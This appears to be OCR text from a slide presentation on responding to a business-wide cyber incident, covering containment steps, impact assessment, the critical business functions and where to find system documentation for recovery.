
How do we stop this from getting worse?

Will our actions make it worse?


WHAT DO WE KNOW? – NORMAL STATE



WHAT DO WE KNOW? – IMPACTED STATE




HOW DO WE STOP IT FROM GETTING WORSE?




ARE WE MAKING IT WORSE?

LIST NEGATIVE OUTCOMES





EXECUTE


1. DISABLE ROUTING
2. DISABLE DOMAIN ACCOUNTS
3. SEND PEOPLE HOME
4. GET MANAGEMENT TO FIGURE OUT BCP



ISOLATED AREAS OF INVESTIGATION AND RECOVERY









START CLOCK!
THE BUSINESS IS DOWN!

STEP 2: ASSESS AND PLAN


WHAT IS BROKEN?



HOW BAD IS IT?



WHAT DO WE NEED TO FIX?



WHAT DO WE DO FIRST?

WHAT IS BROKEN?

EVERYTHING!!!!!!


ALL SYSTEMS DOWN!!!!

NO TECHNOLOGY!!!!!!!!


NO EMAIL, NO INTERNET, NO PHONES!!!

WHAT DO WE NEED TO DO TO STAY IN BUSINESS?


WHAT DO WE NEED TO DO TO STAY IN BUSINESS?




TAKE ORDERS



RECEIVE PAYMENTS



MAKE PRODUCT




PAY BILLS

SHIP PRODUCT

HOW DO WE DO THOSE THINGS?

FIND EVERY SYSTEM NEEDED TO PERFORM CRITICAL FUNCTIONS


System doc



Network logs


Audit Records



ISP configs



SIEM logs


Nmap scans


System configs


Floppy disks


Microfiche


Paper copies

